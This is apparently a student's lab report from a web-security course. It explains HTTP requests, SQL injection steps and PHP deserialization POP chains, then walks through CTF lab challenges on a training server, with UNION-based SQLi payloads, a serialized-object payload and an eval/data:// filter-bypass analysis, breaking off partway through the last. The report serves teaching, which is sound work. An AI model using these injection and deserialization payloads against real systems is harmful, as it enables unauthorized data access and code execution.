WEB 实验报告

姓名：姚嫣如　　**学号**：21080012078　　**班级**：网络空间安全23

实验时间：2026-08-26　　**课程教师**：李晓慧

一、知识点简要总结

HTTP Request

（一）GET请求

GET 参数通常直接出现在 URL 中：

```
GET /user.php?id=10 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=abc123
```

- **请求行**：`GET /user.php?id=10 HTTP/1.1`

  `GET`　　请求方法

  `/user.php`　　请求的资源

  `?id=10`　　GET参数，用户可以直接控制的数据。，`id=10`为用户传给服务器的数据

  `HTTP/1.1`　　HTTP协议版本

  > SQL 注入、文件包含、命令执行等漏洞，通常围绕：用户能不能控制某个参数（即用户可控参数）。这些参数值可能会进入后端程序，至于有没有漏洞，要继续看后端**如何处理这些值**。。

  对应 URL：`http://example.com/user.php?id=10`

  👉 PHP 可以通过`$_GET['id']`获取`10`。

- **请求头 Header**：提供请求的附加信息。

  `Host`　　访问哪个网站

  `User-Agent`　　客户端/浏览器信息

  `Cookie`　　身份、会话等信息

（二）POST请求

POST 的数据通常放在 **请求体 Body** 中。

```
POST /login.php HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=abc123

username=admin&password=123456
```

- 这里的参数没有直接放在 URL，而是在 HTTP Request 的 Body 中。

  PHP 可以通过 `$_POST['username'] $_POST['password']` 获得数据。

- **请求头 Header**

  `Content-Type`　Body 中的数据是什么格式

  > 常见：
  >
  > application/x-www-form-urlencoded → username=alice&password=123456
  > application/json → {
  > "username": "alice",
  > "password": "123456"
  > }

- **请求体 Body**：主要用于承载 POST 等请求的数据。

HTTP Response

服务器收到请求以后，会返回 Response。

```
HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: PHPSESSID=abc123

<h1>Hello Alice</h1>
```

- **第一行**：`HTTP/1.1 200 OK`

  `200`　HTTP状态码

  > HTTP 常见状态码
  >
  > | 状态码 | 含义 |
  > | --- | --- |
  > | `200` | 正常成功 |
  > | `301/302` | 重定向 |
  > | `403` | 禁止访问 |
  > | `404` | 找不到页面 |
  > | `500` | 服务器内部错误 |

- **请求头 Header**：

  `Set-Cookie` 浏览器替用户保存并随请求携带的一些状态信息。之后访问页面自动携带请求时的Cookie

  > HTTP 本身是“无状态 (stateless)”的，处理完请求1以后，并不会天然知道请求2 是否为同一个人发送的，因此需要通过 **cookie + session** 来维持登录状态。

SQL 注入

1、SQL 注入漏洞

开发者没有对 用户的输入数据进行严格的限制/ 转义，致使用户在输入一些特定的字符时，在与后端 设定的sql语句进行拼接时产生了歧义，使得用户可以控制该条sql语句与数据库进行通信对象。

2、判断闭合

判断注入类型时的典型测试输入之一。测试参数闭合方式是`''` or `""` or其他，闭合方式由原 SQL 的结构决定。

🪄 假设闭合方式为`''`，构造 `1' AND 1=1 --+`，实际拼接后代码如下：

```
SELECT * FROM users
WHERE id='1' AND 1=1 -- ' LIMIT 0,1;
```

> 注释方式：
>
> #、--空格、--+、/**/

👉 **闭合原 SQL，然后插入自己的 SQL 语法。**

通过比较 **Response** 有无规律性的变化来判断闭合方式：

- 字符型：

  ```
  $sql = "SELECT * FROM users WHERE id='$id'";
  ```

  注入时考虑闭合引号。

  判断闭合：

  ```
  SELECT * FROM users
  WHERE id='1' AND 1=1 -- ';      → 有数据
  SELECT * FROM users
  WHERE id='1' AND 1=2 -- ';      → 没数据
  ```

- 数字型：

  ```
  $sql = "SELECT * FROM users WHERE id=$id";
  ```

  结构本身没有引号，不用考虑引号。

  判断闭合：

```
?id=1              → 有数据
?id=1 AND 1=1      → 有数据
?id=1 AND 1=2      → 没数据
```

3、判断字段数

使用 `ORDER BY` 字段来判断列数，确保使用 `UNION` 注入时，保证左右查询列数一致。

🪄 假设后台原SQL：

```
SELECT id, username, password
FROM users
WHERE id='$id';
```

输入：`1' ORDER BY 3--+`

拼接后：

```
SELECT id, username, password
FROM users
WHERE id='1'
ORDER BY 3-- ';
```

通过查询结果是否报错 / 页面发生异常，判断列数。

4、判断回显位置

回显位：在 SQL 联合注入中，指 `UNION SELECT` 查询结果中**能够被网页实际显示出来的列位置。**

🪄 假设注入 `-1' union select 1,2,3--+`：

> 参数选择 -1（不存在的数据），从而撇除原查询内容，只保留构造数据。

```
SELECT id, username, password
FROM users
WHERE id='-1'
UNION
SELECT 1,2,3-- ';
```

若只有2、3列数据显示，则2、3列为回显位，后续步骤可将想要获取的信息放在回显位。

5、查询当前数据库信息

常见数据库信息：

- `database()`： 当前数据库名。
- `@@version`： 当前数据库版本。
- `information_schema`： MySQL自带的数据库信息目录。

  最常见：`information_schema.tables` 和 `information_schema.columns`

注入payload：`-1' union select 1,@@version,database()--+`

```
SELECT id, username, password
FROM users
WHERE id='-1'
UNION
SELECT 1,@@version,database()-- ';
```

6、收集表名、列名、数据库数据等

- 查询所有表名：

```
SELECT TABLE_SCHEMA, TABLE_NAME
FROM INFORMATION_SCHEMA.TABLES
WHERE TABLE_SCHEMA='somedatabase';
```

- 查询所有列名：

```
SELECT TABLE_NAME, COLUMN_NAME
FROM INFORMATION_SCHEMA.COLUMNS
WHERE TABLE_SCHEMA='ctf'
AND TABLE_NAME='flag';
```

反序列化漏洞

1、序列化

使用 `serialize()` 将 PHP 对象转换为字符串形式。对象本身不方便直接：保存到文件、保存到数据库、通过网络发送，转换成字符串之后就方便得多。

🪄 假设对象：

```
class A {
    public $name;
}
$a = new A();
$a->name = "ctf";
```

序列化：

```
$output = serialize($a);
```

结果：

```
O:1:"A":1:{s:4:"name";s:3:"ctf";}
```

- `O:1:"A"`：object，对象，类名长度为1，这个对象属于A类；
- `:1:`：A 类对象，其中有一个属性。
- `s:4:"name";`：一个长度为 4 的字符串 `"name"`。

`s:3:"ctf";`：一个长度为 3 的字符串 `"ctf"`。

2、反序列化

使用 `unserialize()` 将序列化字符串重新恢复成 PHP 对象。

```
$a = unserialize($str);
```

3、魔术方法触发

- `serialize()` 时可能自动触发 `__sleep()`。
- `unserialize()` 时可能自动触发 `__wakeup()`。
- `unserialize()` **不会调用** `__construct()`。

4、反序列化漏洞

应用在反序列化过程中**没有充分验证**或**过滤序列化数据**，使攻击者可以构造**恶意序列化数据**并触发不良行为。

PHP 反序列化漏洞往往并不是 `unserialize()` 本身直接执行危险操作，而是反序列化创建对象后，触发了某些魔术方法。

PHP魔术方法

特点：通常以 `__` 开头。当程序出现特定行为时，PHP 会自动触发相应魔术方法。

常见魔术方法：

- `__construct()`：创建对象时自动调用，用于对象初始化。
- `__sleep()`：执行 `serialize()` 时自动触发。
- `__wakeup()`：执行 `unserialize()` 时自动触发。
- `__destruct()`：对象被销毁时自动触发。
- `__toString()`：对象被当作字符串使用时触发。
- `__invoke()`：对象被当作函数调用时触发。
- `__call()`：调用对象中不存在或不可访问的方法时触发。
- `__callStatic()`：以静态方式调用不存在或不可访问的方法时触发。

利用方法：

- 如果用户能够控制反序列化对象的属性，就可能控制魔术方法中的数据流。
- 多个魔术方法按照特定顺序发生调用，可以形成 **POP 链**，并最终到达敏感操作。

常见的pop链结构：

unserialize() → _wakeup() / _destruct() → _toString() → _call() → 敏感操作

二、实验思路

（一）helloworld

使用Yakit工具：

- 通过 Yakit 对目标 Web 应用发送 HTTP 请求，并观察服务器返回的响应内容，从而分析程序对不同请求方式、请求参数和请求头的处理逻辑。
- 使用 GET 请求访问题目页面，获取服务器返回的信息，根据返回的源码或提示，对请求方式和参数进行修改，例如将 GET 请求转换为 POST 请求，并构造相应的请求参数，再次发送请求。
- 通过逐步分析服务器响应，确定获取最终 Flag 所需要的请求条件，并构造对应的 HTTP 请求完成题目。

使用python requests库编写脚本：

- 使用 Python 的 requests 库复现 Yakit 中的整个请求过程，实现自动发送请求、解析响应并获取 Flag，从而理解 HTTP GET/POST 请求以及 Web 请求参数在实际安全测试中的使用方法。

（二）web_ezlogin

PHP 反序列化基础题：

- 通过 Yakit 对目标 Web 应用发送 HTTP 请求，并观察服务器返回的响应内容，确定提交方式和参数名；
- 根据 `mylogin` 类结构构造序列化数据；
- 发送 POST 请求，使服务器反序列化得到一个 `mylogin` 对象，并让对象的 `pass` 属性通过校验，从而获得实验结果。

（三）web1

SQL注入：

- 根据注入步骤判断注入类型、字段数、回显位置
- 确认数据库内部的表格并查看内容
- 找到真实ID，利用GET请求获得flag

（四）web2

PHP 反序列化 + 魔术方法调用链（POP Chain）：

能不能通过控制反序列化对象的属性，让几个 PHP 魔术方法依次自动触发。

- 分析各魔术方法触发逻辑，梳理完整调用链路。
- 利用aaa类析构方法为漏洞入口，调用不存在方法触发ccc类的__call方法。
- 构造ccc类参数，通过data协议绕过文件内容校验，满足匹配条件后输出指定对象，触发bbb类的字符串转换魔术方法。
- 利用PHP可调用数组特性绑定ddd类执行方法，绕过正则黑名单过滤，调用eval执行自定义代码，实现文件读


取操作。

- 编写PHP脚本实例化各类对象并完成属性赋值，拼接完整漏洞利用链，生成并编码序列化Payload。
- 将构造的Payload传入网页请求参数，读取目标Flag文件，成功获取web2题目Flag，完成实验。


三、实验过程

（一）helloworld

1、打开**Yakit**，进入**WebFuzzer**，新建请求后，将实验环境给出的地址写成GET请求



点击**发送**后，**Response**如下：



2、把 GET 请求改成 POST 请求

`if ($_SERVER['REQUEST_METHOD'] === 'POST')`：需要通过POST请求进入后续代码




`$input = $_POST['key'];`：在POST请求中获取参数`key`

`if ($input == 'flag')`：若参数值为flag，则可进入后续代码



点击发送后，关闭**渲染**，查看新的php代码：




3、将POST请求修改成GET请求

`if ($_SERVER['REQUEST_METHOD'] === 'GET')`：需要通过GET请求进入后续代码

`$input = $_GET['flag'];`：在GET请求中获取参数`flag`

`if ($input == 'sdfcfcvfgfdeeffgdsd')`：判断参数值是否正确从而获取真正的flag



4、使用python requests库编写脚本

```python
import requests

base_url = "http://10.140.32.159:47336"

# 使用 Session 保存服务器返回的 Cookie
session = requests.Session()

# 访问首页，观察响应
r1 = session.get(base_url)
print("Step 1 状态码:", r1.status_code)
print(r1.text[:500])

# 发送 POST 请求
data = {
    "key": "flag"
}

r2 = session.post(base_url, data=data)
print("Step 2 状态码:", r2.status_code)
print(r2.text)

# 根据第二步源码中看到的条件，填写 flag 参数
value = "sdfcfcvfgfdeeffgdsd"

r3 = session.get(base_url + "/get.php", params={"flag": value})
print("Step 3 状态码:", r3.status_code)
print(r3.text)
```

输出结果：

```
(base) rmx08@ISARO:~/study/ns-compractice$ python -u "/home/rmx08/study/ns-compractice/lab1/helloworld.py"
Step 1 状态码: 200
<code><span style="color: #000000">
<br />header</span><span style="color: #007700">(</span><span style="color: #DD0000">"content-type:text/htm
<br /></span><span style="color: #DD0000">"POST 和 GET 游戏现在开始！ "</span><span style="co
<br /></span><span style="color: #0000BB">setcookie</span><span style="color: #007700">(</span><span style=
"color: #DD0000">'token'</span><span style
Step 2 状态码: 200
<code><span style="color: #000000">
<br />header</span><span style="color: #007700">(</span><span style="color: #DD0000">"content-type:text/htm
<br /></span><span style="color: #DD0000">"POST 和 GET 游戏现在开始！ "</span><span style="co
<br /></span><span style="color: #0000BB">setcookie</span><span style="color: #007700">(</span><span style=
"color: #DD0000">'token'</span><span style="color: #007700">, </span><span style="color: #DD0000">'pos
<br /></span><span style="color: #0000BB">show_source</span><span style="color: #007700">(</span><span styl
<br />if (</span><span style="color: #0000BB">$_SERVER</span><span style="color: #007700">[</span><spa
n style="color: #DD0000">'REQUEST_METHOD'</span><span style="color: #007700">] === </span><span s
<br />    </span><span style="color: #0000BB">$input </span><span style="color: #0
07700">= </span><span style="color: #0000BB">$_POST</span><span style="color: #007700">[</span><span s
<br />    if (</span><span style="color: #0000BB">$input </span><span style="
color: #007700">== </span><span style="color: #DD0000">'flag'</span><span style="color: #007700">)&nbs
<br />         </span><span style="color: #0000BB">$txt </span>
<span style="color: #007700">= </span><span style="color: #0000BB">file_get_contents</span><span style
<br />        echo </span><span style="color: #0000BB">$txt</s
<br />        echo </span><span style="color: #DD0000">"少年还
<br /></span><span style="color: #0000BB">?&gt;</span>
</span>
</code><?php
header("content-type:text/html;charset=utf-8");
"恭喜你完成了一半游戏了！ ";
if ($_SERVER['REQUEST_METHOD'] === 'GET') {
    $input = $_GET['flag'];
    if ($input == "sdfcfcvfgfdeeffgdsd") {
        $flag = file_get_contents("/flag");
        echo $flag;
    }else{
        echo "少年还得多想想噢！ ";
    }
}else{
    echo "这轮是GET请求噢！ ";
}
?>
Step 3 状态码: 200
flag{5ea9049e-0213-41e1-b7f6-8fc8023f206d}
```

(二) web_ezlogin

1、将实验环境给出的地址写成GET请求

Request

美化 热加载 构造请求

```
GET / HTTP/1.1
Host: ? 10.140.32.159:47326
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Cache-Control: max-age=0
```

19 bytes

编码 详情

```
<?php
show_source(__FILE__);
function filter($name){
        $safe = array("flag", "php");
        return str_replace($safe, "hack", $name);
}

class mylogin {
        var $user;
        var $pass;

        function __construct($user, $pass) {
                $this->user = $user;
                $this->pass = $pass;
        }
}

if ($_POST['msg']) {
        $filtered_input = filter($_POST['msg']);
```

2、编写php脚本获取序列化字符串

`$a = unserialize($filtered_input);`：源码会将获取到的参数值进行反序列化，因此提供的参数值必须是序列化之后的。

`if ($a->pass === "myzS@11wawq") {`：要求对象的`pass`属性内容为`"myzS@11wawq"`。

php 脚本如下：

```php
<?php
class mylogin {
    var $user;
    var $pass;

    function __construct($user, $pass) {
        $this->user = $user;
        $this->pass = $pass;
    }
}

$a = new mylogin("admin", "myzS@11wawq");
echo serialize($a);
?>
```

结果如下：

```
(base) rmx08@ISARO:~/study/ns-compractice$ php "/home/rmx08/study/ns-compractice/lab1/gen.php"
O:7:"mylogin":2:{s:4:"user";s:5:"admin";s:4:"pass";s:11:"myzS@11wawq";}(base) rmx08@ISARO:~/study/ns-comprac
tice$
```

3、把 GET 请求改成 POST 请求


`if ($_POST['msg'])`：需要通过POST请求进入后续代码，且查找参数`msg`。

在请求体中添加数据：msg = 序列化后的字符串，得到flag如下：




（三）web1

1、将靶机给出的地址写成GET请求




根据源代码中提示，在GET后加上web1.php





2、根据提示，判断是否存在SQL注入，以及注入类型


查看**正常页面**显示，修改GET请求加上参数`?ID=1`



修改参数内容判断注入类型，`?ID=1 and 1=1`显示网页异常，但去掉空格后正常显示，但可能是因为被整体当作了参数，而不是逻辑运算后的结果



?ID=1%26%261=2 正常显示



?ID=1%27%26%26%271%27=%271 出现sql error



说明是字符型漏洞。

3、判断字段数

第九个时显示正常，第十个失败





说明字段数为9


4、判断回显位置




并根据SQLite3数据库中由sqlite_master存储表名爆破表名



5、访问flag表查看内容



6、访问ctf表查询ID内容



7、复制ID，使用GET请求提交获得flag



（四）web2

1、根据web1的提交ID后的界面提示，进入web2中



代码内容理解：

关闭 PHP 的错误信息输出。

```
error_reporting(0);
```

aaa类：析构函数，php魔术方法。

如果反序列化生成了一个 `aaa` 对象，等这个对象被销毁时，就有机会自动进入。

```php
class aaa {
    public $method;

    public function __destruct()
    {
        @$this->method->look();// @: PHP 的错误抑制符
    }
}
```

bbb类：对象被当作字符串使用时触发`__toString()`，PHP 魔术方法。

```php
class bbb {
    public $str;

    public function __toString()
    {
        ($this->str)(); // 把 $this->str 当成一个可调用对象 callable 来执行
    }
}
```

ccc类：调用对象中不存在或者不可访问的方法时触发`__call()`， PHP 魔术方法。

```php
class ccc {
    public $thing;
    public $card;

    public function __call($name, $args)
    {
        if (file_get_contents($this->card) === 'Do you know the function file_get_contents?') {  // 用来读取内容的函数，要求值和类型都匹配
            echo $this->thing;
        } else {
            echo 'You need to understand the file_get_contents function.';
        }
    }
}
```

ddd类：`eval()`需要主动调用

```php
class ddd {
    public $code;

    public function eval_code()
    {
        if (!preg_match("/system|exec|popen|php|flag|open/i", $this->code)) {
            // flag in flag2，使用正则表达式检查 $code，/i 大小写不敏感。
            eval($this->code); // 把 $this->code 中保存的字符串当成 PHP 代码执行。
        } else {
            echo "hacker!";
        }
    }
}
```

2、确认pop链触发路径：

- 入口为`unserialize($_GET['args']);`，只要传入序列化对象，就会反序列化。

  `aaa::__destruct()`调用了`$this->method->look()`。如果`$this->method`是`ccc`对象，而`ccc`没有`look()`方法，就会触发：`ccc::__call($name, $args)`

- `ccc::__call()`中，需要让`$this->card`等于`data://text/plain,Do you know the function file_get_contents?`，读取 data 协议内容，就会得到目标字符串。如果`$this->thing`是`bbb`对象，`echo`对象时会触发`bbb::__toString()`

